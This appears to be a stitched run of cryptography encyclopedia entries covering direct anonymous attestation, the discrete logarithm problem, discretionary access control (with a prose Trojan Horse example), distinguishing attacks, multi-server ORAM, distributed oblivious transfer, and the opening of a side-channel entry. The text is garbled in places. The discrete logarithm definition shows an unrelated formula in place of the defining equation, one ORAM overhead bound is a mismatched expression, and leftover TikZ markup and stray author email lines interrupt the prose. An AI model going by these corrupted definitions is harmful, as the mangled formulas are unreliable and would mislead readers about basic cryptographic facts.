Toward providing additional system trust assurance, TCG has defined and standardized the security protocols that are necessary for providing a range of attestation services in order to support verifiable evidence on the correct configuration state and/or execution of a remote device, ranging from secure boot to run-time integrity referring to the entire life cycle of the device. Two enablers of trust are of interest toward protecting and proving the *authenticity* and *integrity* of computing platforms. Whereas integrity provides evidence about correctness, authenticity provides evidence of provenance.

These attestation schemes recommend the utilization of a trusted component (TC) (e.g., Trusted Platform Module (TPM)) for signing all necessary generated data structures. However, in many use cases, it is desirable to realize these signing operations in a secure and privacy-preserving manner for protecting user's privacy and reducing the knowledge that external entities can learn about the system. Moreover, the level of protection should be under the user's control. One scheme that provides such protection is direct anonymous attestation (DAA).

There are two variants of DAA: one relying on the use of group signatures schemes while the most recent one supporting elliptic curve cryptography (ECC) built on pairing-friendly elliptic curves. Different from a public key infrastructure (PKI) which is based on a trusted centralized certificate authority (CA) to bind public key pairs to identities, DAA certifies identities locally on the device by shifting the trust from the back-end infrastructure to a TC.



Brickell et al. (2008) and Chen (2010) have identified the following properties of DAA schemes, which have been formally analyzed by Wesemeyer et al. (2020):

- *User-controlled anonymity*. Signer's identity cannot be revealed from a signature and signatures cannot be linked without the signer's consent.
- *User-controlled traceability*. Signatures can be produced only by a TC and they can be linked only with the signer's consent.
- *Non-frameability*. An adversary cannot produce a signature associated with an honest TC.

- *Correctness*. Valid signatures cannot be forged and are verifiable, and linkable, where needed.

A typical DAA scheme consists of the following entities, as shown in Fig. 1:

- *Signer*. A signer or a platform is a combination of a host and a trusted component (TC). The host is a computing platform (e.g., a laptop). The TC is a tamper-resistant hardware device embedded on the host which provides integrity measurement of the host's software state, e.g., a Trusted Platform Module (TPM). A TC is uniquely identified by an endorsement key, sk_T, which is defined during the manufacturing stage, and it is known only by the TC.

Direct Anonymous Attestation, Fig. 1 An overview of a DAA protocol which involves three entities: a signer which consists of a host and a trusted component (TC), an issuer that is trusted third party that certifies the signer, and a verifier which is a third party that verifies signer's signature in a privacy-preserving manner

- *Issuer*. A trusted third party that is responsible for verifying the correctness of the signer, i.e., verifying that the key information derived by the TC is validated by the TC's manufacturer. Upon a successful verification, the issuer grants the attestation key credential *C* to the signer. This credential *C* enables the signer to use a zero-knowledge proof protocol to anonymously sign the attestation message *m* obtained by TC.
- *Verifier*. Any other system entity or third party that can verify a signer's credentials in a privacy-preserving manner using DAA algorithms,

without the need of knowing the signer's identity.

Overall, a DAA scheme enables a signer to prove the possession of the issued credential *C* to a verifier by providing a signature, which allows the verifier to authenticate the signer without revealing the credential *C* and signer's identity. In a nutshell, DAA is essentially a two-step process where, firstly, the registration of a TC executes once and during this phase the TC chooses a secret key (*Setup*). This secret key is stored in secure storage so that the host cannot have access to it. Next the TC talks to the issuer so that it can provide the necessary guarantees of its validity (*Join*). The issuer then places a signature on the public key, producing the attestation identity credential (AIC) *C*. The second step is to use this *C* for anonymous attestations on the signer (*Sign*), using zero-knowledge proofs. These proofs convince a verifier that a message is signed by some key that was certified by the issuer, without knowledge of the TC's *DAA key* or *C* (*V erify*). Indeed, the verifier has to trust that the issuer only issues *C* to valid TCs.

In general, a DAA scheme consists of the following protocols and algorithms, assuming that during manufacture time the TC will have a unique *DAASeed* installed, a non-monotonic counter *cnt*, and the hardware will be endorsed by the manufacturer through means of burning the endorsement key pair sk_T/pk_T into the TC:

- *Setup*. The issuer *I* generates its secret key, sk_I, and publishes its public key pk_I and the ECC algorithm security parameters used for the bilinear pairings. In addition, *I* makes publicly available a list, *RogueList*, with the secret keys of compromised signers that can manipulate the attached TCs. At the setup phase, *RogueList* is initialized as an empty list. A TC generates a DAA key pair – sk_{tc}/pk_{tc} – using the ECC algorithm security parameters and publishes its public key pk_{tc}.
- *Join*. In this operation, the host communicates with the issuer to obtain an attestation key credential to use with its DAA Key. The *join* operation starts when a host *H*, associated to a TC with an endorsement key, sk_T, and a DAA key, sk_{tc}, requests to join a group by sending only a commit value based on sk_T (instead of revealing sk_T), (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 1; in Fig. 1). The issuer *I* issues the attestation key credential *C* (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 2;) as a signature $C \leftarrow sign(sk_I,$

sk_T) that can be verified with pk_I: $verify(pk_I, C, sk_T)$. The blind property of the signature allows the issuer to sign sk_T without knowing the value. While a blind signature can be implemented based on a number of public-key encryption schemes, the recent DAA schemes are based on elliptic curves and bilinear pairings. By the end of this protocol, if successful, the device is an authenticated and legitimate member of the overall system/network (hosting a valid TC) and holds the correct attestation key credential.

- *Sign*. Given an attestation message *m*, a (linking) basename *bsn* that identifies the intended verifier (is either unset ($\perp$) or the name string of the verifier), and an optional nonce *n* sent by the verifier for freshness, the TC produces a signature (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 3;) given as $\sigma_T \leftarrow sign(sk_{tc}, bsn, (m, n))$, which includes two parts: a conventional signature $sign(sk_{tc}, (m, n))$ and a deterministic signature $sign(sk_{tc}, bsn)$. The signer can also selectively disclose a part of attributes from its credential *C*, e.g., disclosing that the signature was created by a TPM of a certain manufacturer or the expiration date of the credential. *DAASign* provides two signature modes so that a user can decide whether a signature should be linkable to other signatures or not. Specifically, signatures leveraging an empty basename, $bsn = \perp$, are fully anonymous, i.e., unlinkable. Alternatively, signatures leveraging non-empty basename are pseudonymous, meaning that signatures under the same *bsn* are linkable, while signatures under different *bsn* are unlinkable.
- *Verify*. Given a message *m*, a basename *bsn*, and a revocation list *RogueList*, a verifier *V* can run a *deterministic* verification algorithm to check that σ_T is valid on *m* with regard to *bsn* and stems from a signer that holds a correct attestation key credential. Specifically, this algorithm allows the verifier to check a signature by returning true if $\sigma_T \in Valid$ and false otherwise (valid) or false ($\sigma_T \notin Valid$) (Step [baseline= (char.base)][shape=circle,draw,inner sep=2pt] (char) 4;). Signatures σ_T created by a key $k \in RogueList$ will be rejected.
- *Link*. This algorithm checks whether two signatures σ and σ' are linked and returns true if they are linked or false if unlinked.

There are many DAA protocols proposed in the literature. They differ from each other mainly from the type of the membership credential that they issue and the zero-knowledge proof that they compute for the attestation. The first DAA scheme was introduced by Brickell et al. (2004) and it was standardized in the TPM 1.2. Security of this DAA scheme is based on the strong RSA problem. To optimize DAA implementation with minimum overhead and much higher efficiency, Chen and Li (2013) proposed a DAA protocol based on elliptic curves (ECC-DAA) for TPM 2.0. TPM 2.0 supports a number of different DAA schemes.

Application

An enhanced version of a DAA scheme, the so-called Intel®Enhanced Privacy ID (EPID), has been deployed to sign enclave attestations in Intel Software Guard Extensions (Intel SGX) technology. Intel EPID can also be used to simplify authentication protocols of IoT devices.

DAA has also been proposed by the standard Universal 2-Factor Authentication (U2F) protocol released by Fido Alliance (2014). One can apply DAA into the Fast IDentity Online (FIDO) authentication framework to eliminate the unacceptably high risk in the FIDO basic attestation scheme that an attestation key is shared across a set of authenticators with identical characteristics. In this application, the TPM creates a new authentication key and generates a fully anonymous signature (by cooperating with the host) to certify that the key is stored properly in the TPM. The FIDO Alliance is in the process of standardizing a specification called FIDO ECDAA.

Open Problems and Future Directions

One current pressing need that affects the applicability of DAA in several safety-critical applications is the execution of a number of heavy crypto operations, especially in the context of the JOIN phase where the pairing of elliptic curves might impose a significant computational overhead to the host that, in turn, affects the execution time which results in the order of seconds. Such a performance restriction is an open challenge that has resulted in a number of research efforts focused on the possible merging of some DAA internal operations in order to meet the strict requirements of

existing standards, which highlight the need to be able to support hundreds of security operations (i.e., signatures and verification) in the order of milliseconds.

As a future work direction, another promising line of research is on the integration of DAA in emerging applications such as intelligent transportation systems (ITS). Seeking to design successful secure and privacy-preserving architectures for vehicle-to-everything (V2X) systems comprising of millions of autonomous vehicles, one has to cater for a number of properties like *anonymity*, *pseudonymity*, *unlinkability*, and *unobservability* and the strict trust requirements of a wide variety of multi-vendor devices and platforms. The security, interoperability, and connectivity in a dynamic network of vehicles, gateways, services, and applications across operations technology and information technology stakeholders require strategic rethinking of policies and processes in the context of cybersecurity, privacy, and trust establishment.

Toward this direction, the pressing need for establishing federated trust between services and vehicles cannot be solely secured with common centralized solutions like PKIs. What is needed are solutions capable of shifting trust from the back-end infrastructure to the edge (i.e., vehicles) in order to reduce the vector of entities for which we want to make sound statements in terms of their configuration, security settings, and trustworthiness; essentially, exclude all infrastructure entities from the trust model and focus on neighboring vehicles. Trusted computing is one approach that enhances the security on these devices by installing a “Root of Trust.” In Whitefield et al. (2017), these roots of trust can be used together with DAA for enhancing the privacy of participating vehicles and their drivers. DAA has the property that only a legitimate signer (e.g., vehicle) can create a valid signature through the use of trusted computing hardware or software. Under DAA, vehicles will be responsible for generating their own pseudonyms resulting in simplified infrastructure models where there is no need for a dedicated entity to take up this role.

Discrete Logarithm Problem

DLP

Definition

Let *G* be a cyclic *group* of order *n*, and *g* be a *generator* for *G*. Given an element $y \in G$, the *discrete logarithm problem* is to find an integer *x* such that

$$u \in F_2^n$$

Background

The discrete logarithm problem has been of particular interest since Diffie and Hellman (Diffie–Hellman Key Agreement) invented a cryptographic system based on the difficulty of finding discrete logarithms (a similar system was created around the same time by Malcolm Williamson at the Government Communications Headquarters (GCHQ) in the UK, but not revealed until years later).

Theory

Any finite *group* may be used for a Diffie-Hellman system, but some are more secure than others. The main groups used are:

- The multiplicative subgroup of a finite field GF(q), with q a prime or a power of 2.
- The points on an elliptic curve E over a finite field (Elliptic Curves)
- The class group of a quadratic number field
- The divisor class group of a hyperelliptic curve of small genus

The fastest algorithm for finding discrete logarithms in prime fields GF(p) is the Number Field Sieve for DLPs. The asymptotic complexity is the same as for factoring, although the linear algebra system is solved modulo $p - 1$ instead of modulo 2, making discrete logarithms harder than factoring problems of the same size.

For fields GF(2^n) the Function Field Sieve is the fastest algorithm. Recent work by Joux, Lercier, Smart, and Vercauteren has shown that these algorithms may be extended to find discrete logarithms in *any* finite field in subexponential time.

Hafner and McCurley gave a subexponential attack for class groups of imaginary quadratic number fields, and Buchmann extended this to real quadratic and, conjecturally, higher-degree number fields.

The Elliptic Curve Discrete Logarithm Problem (ECDLP) was suggested as a basis for cryptosystems in 1985 by Neal Koblitz and Victor Miller. Because no subexponential attack was known for them, much shorter key sizes could be used. Since then, several attacks on special elliptic curves have been developed, but no index calculus attack for general curves are known. Refer the entry on Elliptic Curve Cryptosystems for details.

Applications

As mentioned above, the Diffie-Hellman system was the first cryptographic system depending on the difficulty of the discrete logarithm problem. Since then many other such systems have been proposed, such as the El Gamal digital signature scheme and the Digital Signature Standard. Lenstra and Verheul's XTR system depends on the security of discrete logarithms in GF(p^6), for $p^6 \approx 1024$ bits; torus-based cryptography studies the general concept of these subgroup cryptosystems.

Experimental Results

In 1989 Kevin McCurley gave a challenge problem (McCurley 1990). Let $q = (7^{149} - 1)/6$ and $p = 2 \cdot 739q + 1$. McCurley gave two numbers modulo p which equal 7^x and 7^y for some x and y, and issued a challenge to find 7^{xy}.

The form of p was intended to make it easy to show that p is prime and that 7 is a primitive root modulo p. Unfortunately, soon afterward the number field sieve was discovered, which showed that the special form of this p made the system much less secure. The challenge was broken in 1998 by Weber and Denny using the special number field sieve.

Joux and Lercier found discrete logarithms modulo a nonspecial 130-digit prime in 2005. For fields of characteristic 2, the record is $GF(2^{607})$, which was done in 2001 by Thomé.

In 1997 Certicom issued a series of ECC challenges. The problems ranged from easy (curves over 79-bit fields) to very difficult (359-bit fields). The largest challenge problems solved to date are curves over 109-bit fields. A group lead by Monico solved the challenge for a curve over a prime field in 2002 and a curve over $GF(2^{109})$ in 2004. Generic Algorithms Against DLP for the methods used.

Open Problems

The main unsettled question is the complexity of the discrete logarithm problem for any particular group. A subexponential algorithm for discrete logarithms on general elliptic curves, or a proof that none exists, would have great significance in cryptography, as would improved subexponential, or even polynomial-time algorithms for discrete logarithms in finite fields or class groups of quadratic fields.

DAC

Definition

Discretionary access control (DAC) policies enforce access control on the basis of the identity of the requestors and explicit access rules (authorizations) that establish who can, or cannot, execute which actions on which resources.

Background

Governments, commercial businesses, and individuals are all storing information in electronic form. This medium provides a number of advantages over previous physical storage: storage is more compact, transfer is almost instantaneous, and accessing via databases is simpler. The ability to use information more efficiently has resulted in a rapid increase in the value of information. As technology advances and information

management systems become more and more powerful, the problem of enforcing information security also becomes more critical. A fundamental component in enforcing protection is represented by the *access control service* whose task is to control every access to a system and its resources, thus guaranteeing that all and only authorized accesses can be executed. The development of an access control system requires the definition of the regulations (*policies*) according to which access is to be controlled and their implementation as functions executable by a computer system. Among the different kinds of access control policies, the discretionary access control policies are one of the most important and largely used category (Samarati and De Capitani di Vimercati, 2001).

Theory and Application

The Trusted Computer System Evaluation Criteria (TCSEC) defines discretionary access control as

> A means of restricting access to objects based on the identity of subjects and/or groups to which they belong. The controls are discretionary in the sense that a subject with a certain access permission is capable of passing that permission (perhaps indirectly) on to any other subject (unless restrained by mandatory access control)

Discretionary access controls are therefore based on authorizations that state who can exercise given accesses. They are called discretionary as users can be given the ability of passing on their privileges to other users, where granting and revocation of privileges is regulated by an administrative policy. In addition to DAC policies based on positive authorizations, DAC policies based on negative authorizations can also be used. A negative authorization states who cannot exercise given accesses.

Traditionally, positive and negative authorizations have been used in mutual exclusion corresponding to classical *closed* and *open* policy, respectively. Closed policy means that authorizations specify permissions for an access. The closed policy allows an access if there exists a positive authorization for it and denies it otherwise. Open policy means that (negative) authorizations specify denials for an access. The open policy denies an access if there exists a negative authorization for it and allows it

otherwise. The open policy has usually found application only in those scenarios where the need for protection is not strong and by default access is to be granted. Most systems adopt the closed policy, which, denying access by default, ensures better protection.

Vulnerabilities of the Discretionary Policies

Discretionary access control policies restrict access to objects based only on the identity of users who are requesting access. Although it is true that each request is originated because of some user's actions, a more precise examination of the access control problem shows the utility of separating *users* from *subjects*. Users are passive entities for whom authorizations can be specified and who can connect to the system. Once connected to the system, users originate processes (subjects) that execute on their behalf and, accordingly, submit requests to the system. Discretionary policies ignore this distinction and evaluate all requests submitted by a process running on behalf of a user against the authorizations of the user. This aspect makes discretionary policies vulnerable from processes executing malicious programs exploiting the authorizations of the user on behalf of whom they are executing. In particular, the access control system can be bypassed by *Trojan Horses* embedded in programs. A Trojan Horse is a computer program with an apparently or actually useful function, which contains additional *hidden* functions that surreptitiously exploit the legitimate authorizations of the invoking process (e.g., viruses and logic bombs are usually transmitted as Trojan Horses). A Trojan Horse can improperly use any authorization of the invoking user, for example, it could even delete all files of the user (this destructive behavior is not uncommon in the case of viruses). This vulnerability to Trojan Horses, together with the fact that *discretionary policies do not enforce any control on the flow of information once this information is acquired by a process*, makes it possible for processes to leak information to users not allowed to read it. All this can happen without the cognizance of the data administrator/owner and despite the fact that each single access request is controlled against the authorizations. To understand how a Trojan Horse can leak information to unauthorized users despite the discretionary access control, consider the following example: assume that within an organization, Vicky, a top-level manager, creates a file Market containing important information about releases of new products. This information is very sensitive for the

organization and, according to the organization's policy, should not be disclosed to anybody besides Vicky. Consider now John, one of Vicky's subordinates, who wants to acquire this sensitive information to sell it to a competitor organization. To achieve this, John creates a file, let's call it Stolen, and gives Vicky the authorization to write the file. Note that Vicky may not even know about the existence of Stolen or about the fact that she has the write authorization on it. Moreover, John modifies an application generally used by Vicky, to include two hidden operations, a read operation on file Market and a write operation on file Stolen. Then, he gives the new application to his manager. Suppose now that Vicky executes the application. Since the application executes on behalf of Vicky, every access is checked against Vicky's authorizations, and the read and write operations above are allowed. As a result, during execution, sensitive information in Market is transferred to Stolen and thus made readable to the dishonest employee John, who can then sell it to the competitor.

The reader may object that there is little point in defending against Trojan Horses leaking information flow: such an information flow could have happened anyway, by having Vicky explicitly tell this information to John, possibly even off-line, without the use of the computer system. Here is where the distinction between users and subjects operating on their behalf comes in. *While users are trusted to obey the access restrictions, subjects operating on their behalf are not*. With reference to the previous example, Vicky is trusted not to release the sensitive information she knows to John, since, according to the authorizations, John cannot read it. However, the processes operating on behalf of Vicky cannot be given the same trust. Processes run programs which, unless properly certified, cannot be trusted for the operations they execute. For this reason, restrictions should be enforced on the operations that processes themselves can execute. In particular, protection against Trojan Horses leaking information to unauthorized users requires controlling the flows of information within processes execution and possibly restricting them.

Distinguishing Attacks

Marion Videau[59] ✉
(59) Université Henri Poincaré, Nancy 1/LORIA and ANSSI, Paris, France

✉ **Marion Videau**
Email: marion.videau@loria.fr

Definition

Generally speaking, a *distinguishing attack* is a testing algorithm that tries to exhibit a nonrandom behavior in a cryptosystem. This nonrandom behavior can provide some information to the attacker.

Theory

A *distinguisher* is a testing algorithm that is connected to either a perfect random procedure $\mathcal{R}$ or to the cryptosystem (or a part of it) $\mathcal{I}$ which is supposed to mimic $\mathcal{R}$. If the distinguisher is able to tell them apart with a significant *advantage*, then it leads to a *distinguishing attack*. This is a very general setting that can apply to any cryptosystem but is more or less relevant to assess its security.

Applications

- *Ciphertext indistinguishability*. At the basis of all ciphers are some deterministic functions (otherwise it would be difficult to decipher) which takes as a parameter a key and as an input a message. A plain application of the deterministic functions on the key and the message leads to an elementary distinguishing attack as all the messages having

the same value are encrypted to the same ciphertext under the same key. This is why all cipher schemes include a randomization element. This can be thought as the *IV* of a block cipher mode of operation or the random value in RSA-OAEP, etc. Indistinguishability under chosen plaintext attack is also known as *semantic security* (Goldwasser and Micali 1984).

- *Stream ciphers*. A *distinguishing attack* on a stream cipher usually refers to an attack whose goal is to distinguish the keystream from a truly random sequence (Rose and Hawkes 2002). If the attacker has a significant advantage when intercepting a ciphertext, it is possible for him to verify if it corresponds to a given plaintext or not. When xoring the ciphertext and the corresponding plaintext, he recovers the keystream while xoring the ciphertext, and any other plaintext should give a sequence closer to true randomness.
- *Block ciphers*. A *distinguishing attack* on an iterated block cipher usually refers to a *last-round attack*. If the cipher is composed of r rounds, the idea is to find a property of the family of permutations composed of all but last round (indexed by the subkeys) of the block cipher which deviates from a random permutation. If the attacker has a significant advantage, he can make a statistical test on a set of plaintexts-ciphertexts and decide whether the result of the ciphertexts deciphered with one round of the block cipher indexed with a last-round subkey corresponds to the output of a permutation composed of $(r - 1)$ rounds or of $(r + 1)$ rounds, the latter being closer to a random permutation. Then he is able to recover information about the last-round subkey (e.g., its value, or some key bits, or a list of possible keys, etc.). The most famous examples of last-round attacks are *differential cryptanalysis* (Biham and Shamir 1993) and *linear cryptanalysis* (Matsui 1993).

Multi-server Oblivious RAM

Definition

Distributed Oblivious RAM (Distributed ORAM) is a cryptographic primitive that allows a client to securely execute RAM programs over data that is distributed in two or more untrusted non-colluding servers. It is essentially an extension of *Oblivious RAM* to the multi-server setting.

Background

Consider a setting where a client with small storage outsources his data to a remote untrusted server. The client, acting as a CPU, may perform RAM computation over the data using read and write queries. While symmetric encryption is useful to keep the data private, the client may wish to hide the *access pattern* to the data which may leak sensitive information. *Oblivious RAM* (Goldreich, 1987) allows the client in such a setting to simulate the execution of any RAM program over the data using an access pattern that does not leak any information about the data or program.

Besides its straightforward application to private computation over outsourced data, ORAM has found applications in secure multiparty computation (MPC) of RAM programs (Ostrovsky and Shoup, 1997). ORAM is especially useful for MPC when the traditional MPC approach, which requires representing the computation as a circuit, is wasteful. To securely evaluate a RAM program in the two-party setting, the two parties invoke an ORAM simulation where the server is emulated locally by one of the parties, and the CPU is securely emulated by both parties using MPC for circuits.

The efficiency of an ORAM simulation is measured in terms of overhead relative to a regular execution of the simulated program. For instance, one can consider the overhead in server storage, in CPU computation or in the number of queries made to the server, i.e., the *bandwidth overhead*. The latter is often a function of the size of a memory block: when the block size is larger, the overhead cost of accessing simulation-related metadata (e.g., pointers) becomes smaller.

Known ORAM schemes in the literature offer a wide trade-off between the different efficiency metrics. While small bandwidth overhead is generally important for communication-efficient solutions, an efficient CPU (both in storage and computation) is crucial in many applications, particularly in MPC.

In the standard ORAM model, where the server is a simple read/write memory machine, the state-of-the-art constructions (Asharov et al., 2020) achieve $\Omega(\log N)$ bandwidth overhead, where N is the number of blocks in data. This is optimal due to a known lower bound (Larsen and Nielsen, 2018). On the other hand, known constructions (e.g., Devadas et al. 2016) that rely on server-side computation have constant overhead but involve heavy cryptographic computations (e.g., fully homomorphic encryption) and are therefore practically irrelevant to MPC.

With the motivation of achieving better ORAM for MPC, (Lu and Ostrovsky, 2013) observe that, in MPC, two parties can emulate two non-colluding ORAM servers. They demonstrate the usefulness of ORAM with multiple servers by showing an efficient two-server construction that has smaller overhead than any single-server scheme known at the time. Their work initiates the research of *Distributed Oblivious RAM* that generally considers ORAM simulations where the client distributes his data in two or more non-colluding servers.

Theory

Model and Definition

Computations in the RAM model are held by a CPU client with small storage that interacts with a RAM memory. The CPU performs computations over the stored data by making a sequence of read/write queries to memory locations. The sequence of locations accessed by a RAM computation is called the *access pattern*. A k-server RAM computation involves a CPU that has access to the memory of k non-communicating servers.

Definition 1 A *k-server distributed Oblivious RAM (ORAM) simulation* of a RAM program Π is a k-server RAM computation that evaluates Π correctly on all inputs, and, further, the access pattern to each of the servers is oblivious. Namely, for any two evaluations of Π with access pattern of length ℓ, the distributions of the corresponding access patterns produced by the simulation (to any of the individual servers) are (statistically or computationally) indistinguishable.

In the standard model, the CPU client has a constant number of registers, and the ORAM servers are simple memory machines that provide read/write access. However, variants of this model, in particular where the servers perform local computations or allow other query types, e.g., private information retrieval (PIR) queries, are often considered.

Further, one may consider security against collusions, where the joint access pattern to any subset of the servers does not reveal any information about the inputs.

The Hierarchical Approach

The first distributed ORAM construction (Lu and Ostrovsky, 2013) builds on the hierarchical approach from the single-server ORAM literature (Goldreich and Ostrovsky, 1996). A central component of hierarchical single-server ORAM schemes is *oblivious sorting*, which is used to randomly shuffle arrays in the memory throughout the simulation. Lu and Ostrovsky (2013) exploit the two-server setting to replace oblivious sorting with a more efficient two-server shuffle procedure.

More specifically, the data in the RAM memory is distributed among the two servers such that each memory block is stored in one of the servers only. To shuffle an array of memory blocks that are stored in one of the servers, the client passes the blocks, one by one, to the other server, which performs a local random permutation over the array. The shuffled array is then passed back to the former server, via the client. Such a mechanism guarantees obliviousness since, for every data array, any of the (non-colluding) servers either sees the access pattern to the array or knows the random permutation in which the array is stored – but never both.

The above two-server shuffling mechanism is simplistic and incurs a linear bandwidth overhead (per array), which is translated to $\Omega\left(\log N\right)$ bandwidth when applied in ORAM. Hence, it is advantageous in comparison to oblivious sorting, which gives ORAM with $P_f = 2^{-L_i}$ overhead and involves practically less efficient computations (notably, recent single-server schemes are able to achieve logarithmic bandwidth using technically evolved methods).

Later constructions that follow the hierarchical approach (Kushilevitz and Mour, 2019) were able to further reduce the bandwidth overhead to sub-logarithmic (i.e., $O(\log N/\log\log N)$), both in the two-server and three-server settings, while partially relying on PIR queries to efficiently read data from the servers.

Tree-Based Schemes

A different family of distributed ORAMs is based on the tree paradigm, which was initially used in the single-server setting (Stefanov et al., 2013). In tree-based ORAM, the data is stored in a full binary tree, typically of depth $\Omega\left(\log N\right)$. Throughout the simulation, the client maintains a *position map* that maps each data block to a leaf in the tree. It is guaranteed that, in every given moment, each data block is stored in one of the nodes on the path from the root to the leaf it is mapped to. Thus, in order to access a block, the client reads a single path in the tree. For obliviousness, once a block is accessed, its position is updated to a new random leaf, and it is moved to the root of the tree. Different tree-based ORAMs apply different *eviction strategies* in order to move blocks down the tree and avoid overloading the root and the other tree nodes.

The tree structure of such ORAMs offers a natural trade-off between the depth of the tree and its degree. By increasing the degree to a super-constant

d, we may store the data in a tree of depth $O(\log_d N)$. Consequently, to access a block, the client reads only a sub-logarithmic number of nodes. However, this outline does not give sub-logarithmic ORAM since eviction strategies over high-degree trees are inherently slower and require bigger nodes (with larger capacity) in order to successfully prevent overload. Therefore, while the client reads a smaller number of nodes in each access, the nodes are larger, and the overall bandwidth overhead is not improved.

While the above technique is useless in the single-server setting, it was shown to be actually useful to obtain sub-logarithmic ORAM schemes in the distributed setting. The key idea is to clone the data structure in two servers to allow performing PIR queries over the tree nodes. Using two-server PIR, the client retrieves blocks from any node in a way that is oblivious yet much cheaper than reading the entire node.

The state-of-the-art tree-based distributed ORAM (Abraham et al., 2017) matches the best hierarchical distributed ORAMs in bandwidth overhead. However, like all tree-based ORAMs, it requires a comparably large block size ($\Omega(\log^3 N)$) due to the fact that the position map is recursively stored and accessed in a smaller ORAM simulation.

Optimizing Communication Using Server-Side Computation

While the aforementioned distributed ORAMs improve upon known single-server ORAMs by relying on server-side computation, the overhead in computation is kept small and is at most polylogarithmic in *N*. Although server-side efficiency is generally desirable, some applications (e.g., MPC) may tolerate asymptotically large server computation and benefit more from optimized overhead in communication, interaction, and other relevant metrics.

Motivated by the above, a recent line of work investigates a different flavor of distributed ORAM that allows up to linear overhead in server work and focuses on optimizing communication complexity, i.e., the bandwidth overhead and interaction. Private information retrieval (PIR) is particularly useful in such a model as it essentially solves a major part of the ORAM problem: reads. Using (linear-size) PIR queries over the entire memory, the client can obliviously read any data block. State-of-the-art two-server PIR (Boyle et al., 2015) lets us do that in constant bandwidth overhead and one round of interaction.

Doerner and Shelat (2017) were the first to demonstrate the usefulness of this model by constructing and implementing a two-server ORAM which, although suffers from asymptotically large overhead in computation and bandwidth, has small interaction and therefore outperforms traditional ORAMs in practical efficiency and scalability. Gordon et al. (2018) show how to use PIR in order to replace the position map in tree-based ORAM and achieve a practical two-server scheme with logarithmic bandwidth overhead and no recursion. Lastly, Kushilevitz and Mour (2019) and Bunn et al. (2020) rely on PIR techniques also for write queries and obtain efficient four-server and three-server ORAMs (resp.).

Distributed Oblivious Transfer

Amos Beimel[61] ✉
(61) Department of Computer Science, Ben Gurion University of the Negev, Beer-Sheva, Israel

Definitions

In a 1-out-of-n oblivious transfer (OT) protocol, a sender has n messages, and a receiver can get a message of her choice without learning anything about the other messages and without disclosing which message it gets. A distributed oblivious transfer (DOT) protocol is a generalization of an OT protocol, where a sender outsources its n messages to k servers and a user communicates with the servers to obtain one message of her choice such that any bounded size coalition of servers and the user do not learn any information on other messages and any bounded size coalition of servers and the sender do not learn any information on i. More formally, in a 1-out-of-n DOT protocol, there are a sender, a receiver, and k servers. The sender, which holds n messages $D = (m_1, \ldots, m_n)$, chooses a random string r, computes k functions of these messages $D_j = F(D, j)$ for $1 \le j \le k$ (D_j is an encoded database), and gives D_j to server S_j. Thereafter, the user, which has an index i, chooses a random string r_{user}, computes k queries $q_j = Q(i, r_{\text{user}})$ for $1 \le j \le k$, sends q_j to server S_j, and, in return, gets an answer $a_j = A(D_j, q_j)$. The DOT protocol is correct if the user can compute m_i from i, r_{user}, a_1, …, a_k. A DOT protocol is t-private in the semi-honest information-theoretic model if (1) any coalition of t servers learns no information on D and i, (2) any coalition of t servers and the user learns no information on $m_1, \ldots, m_{i-1}, m_{i+1}, \ldots, m_n$, and (3) any coalition of t servers and the sender learns no information on i.

Theory

Oblivious transfer, introduced by Rabin (1981) and generalized by Even et al. (1985) and Brassard et al. (1987), is a primitive that can be used to construct secure multiparty computation protocols (Goldreich and Vainish, 1988; Kilian, 1991). Gertner et al. (2000) defined symmetric private information retrieval (SPIR) protocols, which are communication-efficient 1-out-n OT protocols, i.e., the communication should be sublinear in n. They considered k-server SPIR protocols, which are similar to DOT protocols; however each server holds the original n messages and constructed protocols with information-theoretic security (i.e., even an unbounded adversary will not learn extra information).

Naor and Pinkas (2000) defined DOT protocols and showed that 1-out-of-2 DOT protocols can be constructed with information-theoretic security. Their constructions are based on bivariate polynomials. The fact that the security is information theoretic allows more efficient computation by the servers and the user (e.g., no expensive public key operations) and removes the reliance on assumptions (e.g., on number-theoretic assumptions that are not true against a quantum computer). Blundo et al. (2007); Beimel et al. (2012), and Nikov et al. (2002) studied 1-out-of-n DOT protocols. Specifically, Beimel et al. (2012) showed how to construct 1-out-of-n DOT protocols from t-private private information retrieval protocols. This yields, for example, a t-private $2^t + 2t$-server DOT protocol with message complexity $2^{O(\sqrt{\log n \log\log n})}$ (using results of Dvir and Gopi 2016; Barkol et al. 2007). The above protocol is as efficient as the best PIR protocol; however, t is logarithmic in the number of servers. Using the PIR protocol of Woodruff and Yekhanin (2007), we obtain for every $a > 2.5$ a t-private $(at + 1)$-server DOT protocol with message complexity $n^{1/(2a-2)}$. This is still sublinear message complexity, but not as good as the previous protocol.

Divide-and-Conquer Side-Channel Attacks

Email: romain.poussier@ssi.gouv.fr

Definitions

To circumvent the problem of targeting large keys, some side-channel attacks focus on a smaller part of the key before diffusion. This method, which is further explained, is called divide-and-conquer strategy.

Background


The mathematical security of cryptographic algorithms follows a threat model called as *black-box*. In this model, an adversary can observe inputs and outputs of the primitive, which is the sole information she can use to break the algorithm (Katz and Lindell, 2020). Since the late 1990s, a new type of attack has been introduced, called side-channel attack (SCA). In addition to the standard inputs/outputs of the primitive, the adversary is assumed to be able to measure leakages (Mangard et al., 2008) that depend on the manipulated data and/or the executed operations. Examples of such leakage include execution timing (Kocher, 1996), the power consumption (Kocher et al., 1999), and electromagnetic radiations (Gandolfi et al., 2001). This led to the introduction of a new model, denoted as *grey-box*. In this model, which includes such leakages, the adversary focuses on the security

of the actual implementation on a physical device of an algorithm, instead of an abstract primitive as in the black-box model.

In the context of SCA, the literature informally divides attacks into two main categories: attacks using a *Divide and Conquer* (DC) approach and attacks using an *Extend and Prune* (EP) approach Chapter Extend and Prune Side-Channel Attacks. This chapter focuses on the former.

Theory and Application

This section is organized as follows. First, it explains the diffusion property of block ciphers, which leads to the use of a divide and conquer strategy, which is then presented. Third, it presents how the output of such a methodology can be used to recover the key. Finally, it briefly explains how that strategy can be applied in the context of asymmetric cryptography.



Diffusion Property

Typical symmetric primitives are built around the context of confusion and diffusion properties. The latter ensures that any bit of the ciphertext will depend on all bits of the master key K. In a side-channel attack, an adversary will typically target one intermediate value V, which depends on the secret key and potentially on the plaintext, which can be assumed to be known or chosen. For each execution of the primitive, she will observe a noisy version L of V as shown by Equation 1.

$$L = \mathsf{F}(V) + N \tag{1}$$

